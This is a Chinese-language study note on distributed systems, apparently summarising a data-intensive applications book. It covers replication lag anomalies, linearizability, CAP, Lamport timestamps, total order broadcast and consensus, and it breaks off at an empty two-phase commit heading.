总体而言，事务保证的是不同操作之间的一致性，一个极度完美的事务实现，让用户看上去就只有一个事务在工作，每次只执行了一个原子操作。因此，我们称事务所解决的是操作的一致性。这一章中，我们更多谈论的还是单机范围的事务。接下来，我们会把问题阈扩大，实际上分布式系统也有这样的问题，并且分布式系统还有类似的复制滞后问题，导致就算看似是操作的是一个对象，也存在不同的副本，这会使得我们所面对的问题更加复杂。下一章，我们重点介绍另一种一致性问题以及解决。

# 4. 内部一致性与共识

## 4.1 复制滞后性的问题

这里我们首先回到上一篇中讲的复制的滞后性，滞后性所带来的的一个最直观的问题就是，如果在复制期间客户端发起读请求，可能不同的客户端读到的数据是不一样

的。这里面书中给了三种不同类型的一致性问题。我们分别来看这些事例：





*Figure 5-3. A user makes a write, followed by a read from a stale replica. To prevent this anomaly, we need read-after-write consistency.*

图 7　复制滞后问题

第一张图给出的是一个用户先更新，然后查看更新结果的事例，比如用户对某一条博客下做出了自己的评论，该服务中的 DB 采用纯的异步复制，数据写到主节点就返回评论成功，然后用户想刷新下页面看看自己的评论能引发多大的共鸣或跟帖，这是由于查询到了从节点上，所以发现刚才写的评论“不翼而飞”了，如果系统能够避免出现上面这种情况，我们称实现了“写后读一致性”（读写一致性）。

上面是用户更新后查看的例子，下一张图则展示了另一种情况。用户同样是在系统中写入了一条评论，该模块依旧采用了纯异步复制的方法实现，此时有另一位用户来看，首先刷新页面时看到了 User1234 的评论，但下一次刷新，则这条评论又消失了，好像时钟出现了回拨，如果系统能够保证不会让这种情况出现，说明系统实现了“单调读”一致性（比如腾讯体育的比分和详情页）。





*Figure 5-4. A user first reads from a fresh replica, then from a stale replica. Time appears to go backward. To prevent this anomaly, we need monotonic reads.*

图 8 复制滞后问题

除了这两种情况外，还有一种情况，如下图所示：





*Figure 5-5. If some partitions are replicated slower than others, an observer may see the answer before they see the question.*

图 9 复制滞后问题

这个问题会比前面的例子看上去更荒唐，这里有两个写入客户端，其中 Poons 问了个问题，然后 Cake 做出了回答。从顺序上，MrsCake 是看到 Poons 的问题之后才进行的回答，但是问题与回答恰好被划分到了数据库的两个分区（Partition）上，对于下面的 Observer 而言，Partition1 的 Leader 延迟要远大于 Partition2 的延迟，因此从 Observer 上看到的是现有答案后有的问题，这显然是一个违反自然规律的事情，如果能避免这种问题出现，那么可称为系统实现了“前缀读一致性”。

在上一篇中，我们介绍了一可以检测类似这种因果的方式，但综上，我们可以看到，由于复制的滞后性，带来的一个后果就是系统只是具备了最终一致性，由于这种最终一致性，会大大的影响用户的一些使用体验。上面三个例子虽然代表了不同的一致性，但都有一个共性，就是由于复制的滞后性带来的问题。所谓复制，那就是多个客户端甚至是一个客户端读写多个副本时所发生的的问题。这里我们将这类一致性问题称为“内部一致性（内存一致性）”，即表征由于多个副本读写的时序存在的数据不一致问题。

## 4.2 内部一致性概述

实际上，内部一致性并不是分布式系统特有的问题，在多核领域又称内存一致性，是为了约定多处理器之间协作。如果多处理器间能够满足特定的一致性，那么就能对多处理器所处理的数据，操作顺序做出一定的承诺，应用开发人员可以根据这些承诺对自己的系统做出假设。如下图所示：





图 10　CPU 结构

每个 CPU 逻辑核心都有自己的一套独立的寄存器和 L1、L2Cache，这就导致如果我们在并发编程时，每个线程如果对某个主存地址中变量进行修改，可能都是优先修改自己的缓存，并且读取变量时同样是会先读缓存。这实际上和我们在分布式中多个客户端读写多个副本的现象是类似的，只不过分布式系统中是操作粒度，而处理器则是指令粒度。在多处理器的内存一致性中，有下面几种常见的模型。





图 11　内存一致性 -- 百度百科

可以看到，这些一致性约束的核心区分点就是在产生并发时对顺序的约束，而用更专业一点的词来说，线性一致性需要的是定义“全序”，而其他一致性则是某种“偏

序”，也就是说允许一些并发操作间不比较顺序，按所有可能的排列组合执行。

## 4.3 举一反三：分布式系统中的内部一致性

如下图所示：





图 12　内存一致性

分布式中的内部一致性主要分为 4 大类：线性一致性 -> 顺序一致性 -> 因果一致性 -> 处理器一致性，而从偏序与全序来划分，则划分为强一致性（线性一致性）与最终一致性。

但需要注意的是，只要不是强一致的内部一致性，但最终一致性没有任何的偏序保障。图中的这些一致性实际都是做了一些偏序的限制，比朴素的最终一致性有更强的

保证，这里其他一致性性的具体实例详见《大数据日知录》第二章，那里面有比较明确对于这些一致性的讲解，本章我们重点关注强一致。

## 4.4 我们口中的“强一致性”——线性一致性

满足线性一致性的系统给我们这样一种感觉，这系统看着只有一个副本，这样我就可以放心地读取任何一个副本上的数据来继续我们的应用程序。这里还是用一个例子来具体说明线性一致性的约束，如下图所示：





*Figure 9-2. If a read request is concurrent with a write request, it may return either the old or the new value.*

图 13 线性一致性

这里有三个客户端同时操作主键 x，这个主键在书中被称为寄存器（Register），对该寄存器存在如下几种操作：

1. write(x，v) =>r 表示尝试更新 x 的值为 v，返回更新结果 r。
2. read(x) => v 表示读取 x 的值，返回 x 的值为 v。

如图中所示，在 C 更新 x 的值时，A 和 B 反复查询 x 的最新值，比较明确的结果是由于 ClientA 在 ClientC 更新 x 之前读取，所以第一次 read(x) 一定会为 0，而 ClientA 的最后一次读取是在 ClientC 成功更新 x 的值后，因此一定会返回 1。而剩下的读取，由于不确定与 write(x,1) 的顺序（并发），因此可能会返回 0 也可能返回 1。对于线性一致性，我们做了下面的规定：





*Figure 9-3. After any one read has returned the new value, all following reads (on the same or other clients) must also return the new value.*

图 14　线性一致性

在一个线性一致性系统中，在写操作调用到返回之前，一定有一个时间点，客户端调用 read 能读到新值，在读到新值之后，后续的所有读操作都应该返回新值。（将上面图中的操作做了严格的顺序，及 ClientA read->ClientB read->ClientC write-ClientA read->clientB read->clientAread）这里为了清晰，书中做了进一步细化。在下面的例子中，又增加了一种操作：

- cas(x, v_old, v_new)=>r 及如果此时的值时 v_old 则更新 x 的值为 v_new，返回更新结果。

如图：每条数显代表具体事件发生的时点，线性一致性要求：如果连接上述的竖线，要求必须按照时间顺序向前推移，不能向后回拨（图中的 read(x)=2 就不满足线性化的要求，因为 x=2 在 x=4 的左侧）。





*Figure 9-4. Visualizing the points in time at which the reads and writes appear to have taken effect. The final read by B is not linearizable.*

图 15　线性一致性

## 4.5 什么时候需要依赖线性化?

如果只是类似论坛中评论的先后顺序，或者是体育比赛页面刷新页面时的来回跳变，看上去并不会有什么致命的危害。但在某些场景中，如果系统不是线性的可能会造成更严重的后果。

1. **加锁 && 选主**：在主从复制模型下，需要有一个明确的主节点去接收所有写请求，这种选主操作一般会采用加锁实现，如果我们依赖的锁服务不支持线性化的存储，那就可能出现跳变导致“脑裂”现象的发生，这种现象是绝对不能接受的。因此针对选主场景所依赖的分布式锁服务的存储模块一定需要满足线性一致性（一般而言，元数据的存储也需要线性化存储）。
2. **约束与唯一性保证**：这种场景也是显而易见的，比如唯一 ID、主键、名称等等，如果没有这种线性化存储承诺的严格的顺序，就很容易打破唯一性约束导致很多奇怪的现象和后果。
3. **跨通道（系统）的时间依赖**：除了同一系统中，可能服务横跨不同系统，对于某个操作对于不同系统间的时序也需要有限制，书中举了这样一个例子。





*Figure 9-5. The web server and image resizer communicate both through file storage and a message queue, opening the potential for race conditions.*

图 16　跨通道线性一致性

比如用户上传图片，类似后端存储服务可能会根据全尺寸图片生成低像素图片，以便增加用户服务体验，但由于 MQ 不适合发送图片这种大的字节流，因此全尺寸图片是直接发给后端存储服务的，而截取图片则是通过 MQ 在后台异步执行的，这就需要 2 中上传的文件存储服务是个可线性化的存储。如果不是，在生成低分辨率图像时可能会找不到，或读取到半张图片，这肯定不是我们希望看到的。

线性化不是避免竞争的唯一方法，与事务隔离级别一样，对并发顺序的要求，可能会根据场景不同有不同的严格程度。这也就诞生了不同级别的内部一致性级别，不同的级别也同样对应着不同的开销，需要用户自行决策。

## 4.6 实现线性化系统

说明了线性化系统的用处，下面我们来考虑如何实现这样的线性化系统。

根据上文对线性化的定义可知，这样系统对外看起来就像只有一个副本，那么最容易想到的方式就是，干脆就用一个副本。但这又不是分布式系统的初衷，很大一部分用多副本是为了做容错的，多副本的实现方式是复制，那么我们来看看，上一篇分享中那些常见的复制方式是否可以实现线性系统：

1. 主从复制（部分能实现）：如果使用同步复制，那样系统确实是线性化的，但有一些极端情况可能会违反线性化，比如由于成员变更过程中的“脑裂”问

题导致消费异常，或者如果我们使用异步复制故障切换时会同时违反事务特性中的持久化和内部一致性中的线性化。

2. 共识算法（线性化）：共识算法在后文会重点介绍，它与主从复制类似，但通过更严格的协商机制实现，可以在主从复制的基础上避免一些可能出现的“脑裂”等问题，可以比较安全的实现线性化存储。
3. 多主复制（不能线性化）。
4. 无主复制（可能不能线性化）：主要取决于具体 Quorum 的配置，对强一致的定义，下图给了一种虽然满足严格的 Quorum，但依然无法满足线性化的例子。





*Figure 9-6. A nonlinearizable execution, despite using a strict quorum.*

图 17　Quorum 无法实现线性一致

## 实现线性化的代价——是时候登场了，CAP 理论

在上一次分享中，我们讲过，分布式系统中网络的不可靠性，而一旦网络断开（P），副本间一定会导致状态无法达到线性一致，这时候到底是继续提供服务但可能得到旧值（A），还是死等网络恢复保证状态的线性一致呢（C），这就是著名的 CAP 了。

但是其实 CAP 理论的定义面还是比较窄的，其中 C 只是线性一致性，P 只代表网络分区（彻底断开，而不是延迟），这里面实际有相当多的折中，就可以完全满足我们系

统的需求了，所以不要迷信这个理论，还是需要根据具体的实际情况去做分析。

### 层层递进—实现线性化系统

从对线性一致性的定义我们可以知道，顺序的检测是实现线性化系统的关键，这里我们跟着书中的思路一步步地来看：我们怎么能对这些并发的事务定义出它们的顺序。

### a. 捕捉因果关系

与上一次分享的内容类似，并发操作间有两种类型，可能有些操作间具有天然逻辑上的因果关系，还有些则没法确定，这里我们首先先尝试捕获那些有因果关系的操作，实现个因果一致性。这里的捕获我们实际需要存储数据库（系统）操作中的所有因果关系，我们可以使用类似版本向量的方式（忘记的同学，可以回看上一篇中两个人并发操作购物车的示例）。

### b. 化被动为主动—主动定义

上面被动地不加任何限制的捕捉因果，会带来巨大的运行开销（内存，磁盘），这种关系虽然可以持久化到磁盘，但分析时依然需要被载入内存，这就让我们有了另一个想法，我们是否能在操作上做个标记，直接定义这样的因果关系?

最最简单的方式就是构建一个全局发号器，产生一些序列号来定义操作间的因果关系，比如需要保证 A 在 B 之前发生，那就确保 A 的全序 ID 在 B 之前即可，其他的并发操作顺序不做硬限制，但操作间在处理器的相对顺序不变，这样我们不但实现了因果一致性，还对这个限制进行了增强。

### c.Lamport 时间戳

上面的设想虽然比较理想，但现实永远超乎我们的想象的复杂，上面的方式在主从复制模式下很容易实现，但如果是多主或者无主的复制模型，我们很难设计这种全局的序列号发号器，书中给出了一些可能的解决方案，目的是生成唯一的序列号，比如：

1. 每个节点各自产生序列号。
2. 每个操作上带上时间戳。

3. 预先分配每个分区负责产生的序列号。

但实际上，上面的方法都可能破坏因果关系的偏序承诺，原因就是不同节点间负载不同、时钟不同、参照系不同。这里我们的并发大神 Lamport 登场了，他老人家自创了一个 Lamport 逻辑时间戳，完美地解决了上面的所有问题。如下图所示：





*Figure 9-8. Lamport timestamps provide a total ordering consistent with causality.*

图 18　Lamport 时间戳

初识 Lamport 时间戳，还是研究生分布式系统课上，当时听得云里雾里，完全不知道在说啥。今天再次拿过来看，有了上下文，稍微懂了一点点。简单来说定义的就是使用逻辑变量定义了依赖关系，它给定了一个二元组，然后给定了一个比较方式：

1. 先比较 Counter，Counter 大的后发生（会承诺严格的偏序关系）。
2. 如果 Counter 相同，直接比较 NodeId，大的定义为后发生（并发关系）。

如果只有这两个比较，还不能解决上面的因果偏序被打破的问题，但是这个算法不同的是，它会把这个 Node 的 Counter 值内嵌到请求的响应体中，比如图中的 A，在第二次向 Node2 发送更新 max 请求时，会返回当前的 c=5，这样 Client 会把本地的 Counter 更新成 5，下一次会增 1 这样使用 Node 上的 Counter 就维护了各个副本上变量的偏序关系，如果并发往两个 Node 里写就直接定义为并发行为，用 NodeId 定义顺序了。

### d. 我们可以实现线性化了吗——全序广播

到此我们可以确认，有了 Lamport 时间戳，我们可以实现因果一致性了，但仍然无法实现线性化，因为我们还需要让这个全序通知到所有节点，否则可能就会无法做决策。 举个例子，针对唯一用户名这样的场景，假设 ABC 同时向系统尝试注册相同的用户名，使用 Lamport 时间戳的做法是，在这三个并发请求中最先提交的返回成功，其他返回失败，但这里面我们因为有“上帝视角”，知道 ABC，但实际请求本身在发送时不知道有其他请求存在（不同请求可能被发送到了不同的节点上）这样就需要系统做这个收集工作，这就需要有个类似协调者来不断询问各个节点是否有这样的请求，如果其中一个节点在询问过程中发生故障，那系统无法放心决定每个请求具体的 RSP 结果。所以最好是系统将这个顺序广播到各个节点，让各个节点真的知道这个顺序，这样可以直接做决策。

假设只有单核 CPU，那么天然就是全序的，但是现在我们需要的是在多核、多机、分布式的情况下实现这个全序的广播，就存在这一些挑战。主要挑战是两个：

- 多机
- 分布式

对于多机，实际上实现全序广播最简单的实现方式使用主从模式的复制，让所有的操作顺序让主节点定义，然后按相同的顺序广播到各个从节点。对于分布式环境，需要处理部分失效问题，也就是如果主节点故障需要处理主成员变更。下面我们就来看看书中是怎么解决这个问题的。

**这里所谓的全序一般指的是分区内部的全序，而如果需要跨分区的全序，需要有额外的工作。**

对于全序广播，书中给了两条不变式：

1. 可靠发送：需要保证消息做到 all-or-nothing 的发送（想想上一章）。
2. 严格有序：消息需要按完全相同的顺序发给各个节点。

### 实现层面

我们对着上面的不变式来谈谈简单的实现思路，首先要做到可靠发送，这里有两层含义：

1. 消息不能丢
2. 消息不能发一部分

其中消息不能丢意味着如果某些节点出现故障后需要重试，如果需要安全的重试，那么广播操作本身失败后就不能对系统本身有副作用，否则就会导致消息发送到部分节点上的问题。上一章的事务的原子性恰好就解决的是这个问题，这里也就衍射出我们需要采用事务的一些思路，但与上面不同，这个场景是分布式系统，会发到多个节点，所以一定是分布式事务（耳熟能详的 2PC 一定少不了）。

另外一条是严格有序，实际上我们就是需要一个能保证顺序的数据结构，因为操作是按时间序的一个 Append-only 结构，恰好 Log 能解决这个问题，这里引出了另一个常会被提到的技术，复制状态机，这个概念是我在 Raft 的论文中看到的，假设初始值为 a，如果按照相同的顺序执行操作 ABCDE 最后得到的一定是相同的结果。因此可以想象，全序广播最后的实现一定会用到 Log 这种数据结构。

### e. 线性系统的实现

现在假设我们已经有了全序广播，那么我们继续像我们的目标 – 线性化存储迈进，首先需要明确一个问题，线性化并不等价于全序广播，因为在分布式系统模型中我们通常采用异步模型或者半同步模型，这种模型对于全序关系何时成功发送到其他节点并没有明确的承诺，因此还需要再全序广播上做点什么才真正能实现线性化系统。

书中仍然举了唯一用户名的例子：可以采用线性化的 CAS 操作来实现，当用户创建用户名时当且仅当 old 值为空。实现这样的线性化 CAS，直接采用全序广播 +Log 的方式。

1. 在日志中写入一条消息，表明想要注册的用户名。
2. 读取日志，将其广播到所有节点并等待回复（同步复制）。

3. 如果表名第一次注册的回复来自当前节点，提交这条日志，并返回成功，否则如果这条回复来自其他节点，直接向客户端返回失败。

而这些日志条目会以相同的顺序广播到所有节点，如果出现并发写入，就需要所有节点做决策，是否同意，以及同意哪一个节点对这个用户名的占用。以上我们就成功实现了一个对线性 CAS 的写入的线性一致性。然而对于读请求，由于采用异步更新日志的机制，客户端的读取可能会读到旧值，这可能需要一些额外的工作保证读取的线性化。

1. 线性化的方式获取当前最新消息的位置，即确保该位置之前的所有消息都已经读取到，然后再进行读取（ZK 中的 sync()）。
2. 在日志中加入一条消息，收到回复时真正进行读取，这样消息在日志中的位置可以确定读取发生的时间点。
3. 从保持同步更新的副本上读取数据。

## 4.7 共识

上面我们在实现线性化系统时，实际上就有了一点点共识的苗头了，即需要多个节点对某个提议达成一致，并且一旦达成，不能被撤销。在现实中很多场景的问题都可以等价为共识问题：

- 可线性化的 CAS
- 原子事务提交
- 全序广播
- 分布式锁与租约
- 成员协调
- 唯一性约束

实际上，为以上任何一个问题找到解决方案，都相当于实现了共识。

## 两阶段提交

### a. 实现

